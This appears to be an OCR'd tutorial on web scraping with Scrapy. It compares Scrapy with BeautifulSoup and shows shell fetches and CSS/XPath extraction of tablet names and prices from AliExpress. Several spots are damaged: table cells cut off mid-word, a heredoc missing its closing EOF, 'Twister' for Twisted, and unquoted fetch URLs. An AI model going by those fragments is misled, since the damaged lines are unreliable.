
Here are some differences between them in a nutshell:

Scrapy	BeautifulSoup
Functionality	---
Scrapy is the complete package for downloading web pages, processing them and save it in files and databases	BeautifulSoup is ba requires additiona open URLs and sto
Learning Curve	---
Scrapy is a powerhouse for web scraping and offers a lot of ways to scrape a web page. It requires more time to learn and understand how Scrapy works but once learned, eases the process of making web crawlers and running them from just one line of command. Becoming an expert in Scrapy might take some practice and time to learn all functionalities.	BeautifulSoup is re newbies in progra done in no time
Speed and Load	---
Scrapy can get big jobs done very easily. It can crawl a group of URLs in no more than a minute depending on the size of the group and does it very smoothly as it uses Twister which works asynchronously (non-blocking) for concurrency.	BeautifulSoup is us efficiency. It is slov use multiprocessin
Extending functionality	---
Scrapy provides Item pipelines that allow you to write functions in your spider that can process your data such as validating data, removing data and saving data to a database. It provides spider Contracts to test your spiders and allows you to create generic and deep crawlers as well. It allows you to manage a lot of variables such as retries, redirection and so on.	If the project does BeautifulSoup is go much customizatio and data pipelines,

Information: Synchronous means that you have to wait for a job to finish to start a new job while Asynchronous means you can move to another job before the previous job has finished

Here is an interesting DataCamp BeautifulSoup tutorial to learn.

Scrapy Installation



An open source and collaborative framework for extracting the data you need from websites. In a fast, simple, yet extensible way.

```
$ pip install scrapy
```

```
$ pip install scrapy
$ cat > myspider.py <<EOF
import scrapy

class BlogSpider(scrapy.Spider):
    name = 'blogspider'
    start_urls = ['https://blog.scrapinghub.com']

    def parse(self, response):
        for title in response.css('.post-header>h2'):
            yield {'title': title.css('a ::text').extract_first()}

        for next_page in response.css('div.prev-post > a'):
            yield response.follow(next_page, self.parse)
```

With Python 3.0 (and onwards) installed, if you are using anaconda, you can use conda to install scrapy. Write the following command in anaconda prompt:

conda install -c conda-forge scrapy

To install anaconda, look at these DataCamp tutorials for Mac and Windows.

Alternatively, you can use Python Package Installer pip. This works for Linux, Mac, and Windows:

pip install scrapy


Scrapy Shell

Scrapy also provides a web-crawling shell called as *Scrapy Shell*, that developers can use to test their assumptions on a site's behavior. Let us take a web page for tablets at AliExpress e-commerce website. You can use the Scrapy shell to see what components the web page returns and how you can use them to your requirements.

Open your command line and write the following command:

scrapy shell

If you are using anaconda, you can write the above command at the anaconda prompt as well. Your output on the command line or anaconda prompt will be something like this:




```
 'scrapy.downloadermiddlewares.stats.DownloaderStats']
2018-10-17 21:18:56 [scrapy.middleware] INFO: Enabled spider middlewares:
['scrapy.spidermiddlewares.httperror.HttpErrorMiddleware',
 'scrapy.spidermiddlewares.offsite.OffsiteMiddleware',
 'scrapy.spidermiddlewares.referer.RefererMiddleware',
 'scrapy.spidermiddlewares.urllength.UrlLengthMiddleware',
 'scrapy.spidermiddlewares.depth.DepthMiddleware']
2018-10-17 21:18:56 [scrapy.middleware] INFO: Enabled item pipelines:
[]
2018-10-17 21:18:56 [scrapy.extensions.telnet] DEBUG: Telnet console listening on 127.0.0.1:6023
[s] Available Scrapy objects:
[s]   scrapy     scrapy module (contains scrapy.Request, scrapy.Selector, etc)
[s]   crawler    <scrapy.crawler.Crawler object at 0x0000020256AAE978>
[s]   item       {}
[s]   settings   <scrapy.settings.Settings object at 0x0000020256AAE908>
[s] Useful shortcuts:
[s]   fetch(url[, redirect=True]) Fetch URL and update local objects (by default, redirects are followed)
[s]   fetch(req)                  Fetch a scrapy.Request and update local objects
[s]   shelp()           Shell help (print this help)
[s]   view(response)    View response in a browser
In [1]:
```

You have to run a crawler on the web page using the fetch command in the Scrapy shell. A crawler or spider goes through a webpage downloading its text and metadata.

fetch(https://pt.aliexpress.com/category/201005406/special-store.html)

Note: Always enclose URL in quotes, both single and double quotes work

The output will be as follows:




```
In [2]: fetch('https://www.aliexpress.com/category/200216607/tablets.html')
2018-10-17 21:27:54 [scrapy.core.engine] INFO: Spider opened
2018-10-17 21:27:56 [scrapy.core.engine] DEBUG: Crawled (200) <GET https://www.aliexpress.com/robots.txt> (referer: None)
2018-10-17 21:27:57 [scrapy.core.engine] DEBUG: Crawled (200) <GET https://www.aliexpress.com/category/200216607/tablets.html> (referer: None)
```

The crawler returns a **response** which can be viewed by using the view(response) command on shell:


view(response)

And the web page will be opened in the default browser.


https://www.aliexpress.com/category/200216607/tablets.html
Home > All Categories > Computer & Office > Tablets 11,570 Results >
Search within results.
Related Categories
< Computer & Office
Tablets
Android Tablets
Phone Call Tablets
iPad
2 in 1 Tablets
Windows Tablets
Operating System
Choose More
Android 6.0
Android 8.0
Android 7.0
Android 5.1
Android 5.0
View More
Screen Size
Choose More
Brands:
More
Price:
Free Shipping
& Up
Sort by: Best Match
Orders
Newest
Price
View:
WayWalkers 10 inch 3G/4G Phone tablet PC Octa Core RAM
US $83.30 - 131.30 / piece
(57) | Orders (70)
Kcosit China P12 Rugged Industrial Waterproof Shockproof
US $560.31 - 864.31 / piece
Free Shipping
CARBAYTA 10.1 inch tablet pc Android 8.0 octa core RAM 4GB
US $76.80 - 102.40 / piece
(43) | Orders (75)
Chuwi Hi10 Air 2 In 1 Tablet PC 10.1" IPS OGS 1920*1200 Intel
US $179.05 - 300.19 / piece
Orders (4)

You can view the raw HTML script by using the following command in Scrapy shell:

print(response.text)




```
Anaconda Prompt - scrapy shell
<html>
<head>
        <meta content="text/html; charset=utf-8" http-equiv="Content-Type" />
<meta name="viewport" content="width=1260" />
<title>Free shipping on Tablets in Computer &amp; Office and more on AliExpress</title>
<meta name="keywords" content="Tablets Directory, Tablets, Computer &amp;amp; Office, Online Shopping Tablets" />
<meta name="description" content="Shop for low price, high quality Tablets on AliExpress. Tablets in Computer &amp; Office and more" />
<meta name="google-translate-customization" content="8daa66079a8aa29e-f219f934a1051f5a-ge19f8e1eaa3bf94b-e"/>
        <meta name="robots" content="follow,index"/>
<link rel="canonical" href="https://www.aliexpress.com/category/200216607/tablets.html"/>

        <link rel="alternate" media="only screen and (max-width: 640px)" hreflang="en" href="https://m.aliexpress.com/category/200216607/tablets.html"/>

<link rel="amphtml" hreflang="en" href="//m.aliexpress.com/category/200216607/tablets.html" />

<meta name="data-spm" content="2114"/>

        <link rel="shortcut icon" type="image/x-icon" href="https://ae01.alicdn.com/images/eng/wholesale/icon/aliexpress.ico" />
<link rel="stylesheet" type="text/css" media="all" href='//i.alicdn.com/ae-search-ui/style/base/??search-list.bbec9241.css' />

<style type="text/css">
    #header.header-outer-container {
        border-bottom: none;
        height: 85px;
    }
</style>



        <script src="//i.alicdn.com/ae-search-ui/??loader.9582f9bb.js" data-locale="en_US"></script>

<script type="text/javascript">
//<![CDATA[
var runParams = {
"p4pObjectConfig":{},
"homeUrl":"//www.aliexpress.com",
```


You will see the script that's generating the webpage. It is the same content that when you left right-click any blank area on a webpage and click **view source** or **view page source**. Since, you need only relevant information from the entire script, using browser developer tools you will inspect the required element. Let us take the following elements:

- Tablet name
- Tablet price
- Number of orders
- Name of store

Right-click on the element you want and click inspect like below:


https://www.aliexpress.com/category/200216607/tablets.html
Sort by: Best Match Orders Newest Price
Phone Call Tablets
iPad
2 in 1 Tablets
Windows Tablets
Operating System Choose More
Android 6.0
Android 8.0
Android 7.0
Android 5.1
Android 5.0
View More
Screen Size Choose More
10.1"
8"
11.6"
8.4"
7"
View More
Display resolution Choose More
Chuwi Hi10 Air 2 In 1 Tablet PC 10.1" IPS O
Cherry Trail
US $179.0
Orders (5)
CHUWI QH S
Open link in new tab
Open link in new window
Open link in incognito window
Save link as...
Copy link address
Inspect Ctrl+Shift+I
10.1" Chuwi Hi10 Pro Air 2 In 1
tal Intel Cherry Trail
319.99 / piece
173) | Orders (254)
Kcosit China P12 Rugged Industrial Waterproof Shockproof
US $560.31 - 864.31 / piece
Free Shipping
(1) | Order (1)
Xiaomi Mi Pad 4 Plus 4G Phablet 10.1 inch MIUI 9.0 Qualcomm
US $294.71 - 332.87 / piece
Orders (36)
Tablet PC

Developer tools of the browser will help you a lot with web scraping. You can see that it is an <a> tag with a class ***product*** and the text contains the name of the product:




```
                            <a  class="product " href="//www.aliexpress.com/item/CHUWI-Original-Hi9-Air-Tablet-PC-Android-8-0-MT6797-X20-Deca-Core-4
GB-RAM-64GB/32890946877.html?ws_ab_test=searchweb0_0,searchweb201602_4_10065_10068_318_319_10546_317_10548_10696_450_10084_10083_10618_452_535_534_533_10307_532_204_100
59_10884_323_10887_100031_320_10103_448_449,searchweb201603_60,ppcSwitch_0&amp;algo_expid=7f2aa4f8-7be6-4266-bcdf-3096d0327acf-47&amp;algo_pvid=7f2aa4f8-7be6-4266-bcdf-
3096d0327acf" title="CHUWI Original Hi9 Air Tablet PC Android 8.0 MT6797 X20 Deca Core  4GB RAM 64GB ROM 4G Tablet 2K Screen Dual 8000MAH 10.1 Inch" target="_blank">CHU
WI Hi9 Air Tablet PC Android 8.0 Deca Core 4GB RAM 64GB ROM Screen 10.1 Inch</a>
                        </h3>
```

Using CSS Selectors for Extraction

You can extract this using the element attributes or the css selector like classes. Write the following in the Scrapy shell to extract the product name:

response.css(".product::text").extract_first()


The output will be:



```
In [7]: response.css(".product::text").extract_first()
Out[7]: 'Multi-language Xiaomi Mi 4 Plus 64GB/128GB Tablets 4 Snapdragon 1920x1200 Screen'
```

extract_first() extract the first element that satisfies the css selector. If you want to extract all the product names use extract():


response.css(".product::text").extract()



```
In [6]: response.css(".product::text").extract()
Out[6]:
['Multi-language Xiaomi Mi 4 Plus 64GB/128GB Tablets 4 Snapdragon 1920x1200 Screen',
 "Xiaomi Mi 4 32GB/64GB 4 Snapdragon 660 AIE CPU 8'' 16:10 Screen Tablet 13MP Pad",
 'WayWalkers 10 inch 3G/4G Phone tablet PC Octa Core RAM 4GB 64GB tablets pcs 10 10.1',
 'CARBAYTA 10.1 inch tablet pc Android 8.0 octa core RAM 4GB ROM 1920X1200 tablets pcs',
 'Kcosit China P12 Rugged Industrial Waterproof Shockproof Android Tablet PC UHF 7 Inch',
 'Chuwi Hi10 Air 2 In 1 Tablet PC 10.1" IPS OGS 1920*1200 Intel Cherry Trail Windows 10',
 '10.1" Chuwi Hi10 Pro Air 2 In 1 Tablet PC Metal Intel Cherry Trail X5-Z8350',
 'perkbox 2018 10 inch Tablet PC Octa Core 4GB RAM 32GB ROM Android 7.0 10 10.1"',
 '7 inch WiFi ',
 ' Quad Core Android 6.0 ',
 ' Pc 1GB RAM 16GB ROM Bluetooth IPS LCD Display Screen Tab Support Extend TF card',
 'BDF 10 inch Design 3G Phone Call Android 7.0 Quad Core 4G 32G Tablet pc WiFi 7 8 9 10',
 'BEESITTO 2018 Google Android 7.0 10 inch tablet Octa Core 4GB RAM 64GB ROM 10 10.1',
 'WayWalkers 10 inch Android 7.0 tablet pc 10 core 4GB RAM 64GB ROM 10 10.1',
 'Xiaomi Mi Pad 4 OTG MiPad 4 8" PC Snapdragon 660 Octa Core 1920x1200 Tablet Android',
 'Glavey Factory Tablet PC for Children 7" Quad Core Android 5.1 8GB A33 WIFI super',
 'perkbox 10 Inch tablet Support Youtube Octa Core 4GB RAM 64GB ROM 3G Android 7.0',
 "Xiaomi Mi Pad 4 Plus 64GB/128GB 4 Snapdragon 660 AIE CPU 10.1'' 16:10 Screen Tablet",
 '10 inch Original 3G Phone Call Android 7.0 MTK 6580 Quad Core Android IPS ',
 ' WiFi 4G+32G 7 8 9 10 android ',
 ' 4GB 32GB',
 'BDF 10 inch Phone Call Android 7.0 Quad Core 4G 32G Tablet Pc Built-in 3G',
 'Xiaomi Mi Pad 4 Plus 4G Phablet 10.1 inch MIUI 9.0 Qualcomm Snapdragon 660 4GB 64GB',
 'International Huawei MediaPad M3 4GB RAM 32/64/128GB ROM 8.4" Tablet PC Octa Core',
 'Teclast M20 4G Phone Tablet PC Deca Core 4GB RAM 64GB ROM Android 8.0 10.1 inch',
 "CARBAYTA 10.1' 32GB Nice Android Octa Core P80 Dual Camera Dual SIM Tablet PC WIFI",
 '10.1 inch 2560*1600 Tablet PC Teclast M20 Deca Core Android 8.0 4GB RAM 64GB ROM',
 'iPad 9.7 Inch 2018 Model Retina Display 32G WIFI Supporting Apple Pencil IPS Screen',
 '2018 new original 10 inch ',
 ' Android 7.0 Quad Core 16GB 3G Smartphone Kids ',
 ' HD IPS WIFI bluetooth GPS 7 8 9 10.1',
 'Ainol Q88 quad-core wifi tablets PC 7 inch Android USB power supply support OTG 512M',
 'Xiaomi Mi 4 mipad 4 4 8" Snapdragon 660 AIE 13MP 5MP Wifi LTE 32/64GB Android',
 'Xiaomi Mi Pad 4 MiPad 4 8 inch Snapdragon 660 Octa Core 64GB 1920x1200 Android Tablet',
 "Xiaomi Mi Pad 4 32GB/64GB 4 Snapdragon 660 AIE CPU 8.0'' 16:10 Screen Tablet AI Face",
```

Following code will extract price range of the products:

response.css(".value::text").extract()



```
In [17]: response.css(".value::text").extract()
Out[17]:
['US $294.89 - 349.89',
 'US $171.99 - 251.99',
 'US $83.30 - 131.30',
 'US $76.80 - 102.40',
 'US $560.31 - 864.31',
 'US $179.05 - 300.19',
 'US $179.99 - 319.99',
 'US $84.59 - 109.97',
 'US $40.01 - 65.00',
 'US $85.42 - 107.17',
```

Similarly, you can try with a number of orders and the name of the store.

Using XPath for Extraction

XPath is a query language for selecting nodes in an XML document [7]. You can navigate through an XML document using XPath. Behind the scenes, Scrapy uses Xpath to navigate to HTML document items. The CSS selectors you used above are also converted to XPath, but in many cases, CSS is very easy to use. But you should know how the XPath in Scrapy works.

Go to your Scrapy Shell and write fetch(https://pt.aliexpress.com/category/201005406/special-store.html/) the same way as before. Try out the following code snippets [3]:

response.xpath('/html').extract()

This will show you all the code under the <html> tag. / means direct child of the node. If you want to get the <div> tags under the html tag you will write [3]:

response.xpath('/html//div').extract()

For XPath, you must learn to understand the use of / and // to know how to navigate through child and descendent nodes. Here is a helpful tutorial for XPath Nodes and some examples to try out.

If you want to get all <div> tags, you can do it by drilling down without using the /html [3]:

response.xpath("//div").extract()


You can further filter your nodes that you start from and reach your desired nodes by using attributes and their values. Below is the syntax to use classes and their values.

response.xpath("//div[@class='quote']/span[@class='text']").extract()

response.xpath("//div[@class='quote']/span[@class='text']/text()").extract()

Use text() to extract all text inside nodes


Consider the following HTML code:



```
▼<div class="aliexpress-notice" id="j-aliexpress-notice" style="display:none;">
  ▼<div class="site-notice-container container">
    ▶<div class="notice-content">…</div>
     <a class="notice-close" data-role="close" href="javascript:;">Close</a>
   </div>
 </div>
```

You want to get the text inside the <a> tag, which is child node of <div> haing classes site-notice-container container you can do it as follows:

response.xpath('//div[@class="site-notice-container container"]/a[@class="notice-close"]/text()').extract()




```
In [12]: response.xpath('//div[@class="site-notice-container container"]/a[@class="notice-close"]/text()').extract()
Out[12]: ['Close']
```

Creating a Scrapy project and Custom Spider

Web scraping can be used to make an aggregator that you can use to compare data. For example, you want to buy a tablet, and you want to compare products and prices together you can crawl your desired pages and store in an excel file. Here you will be scraping aliexpress.com for tablets information.

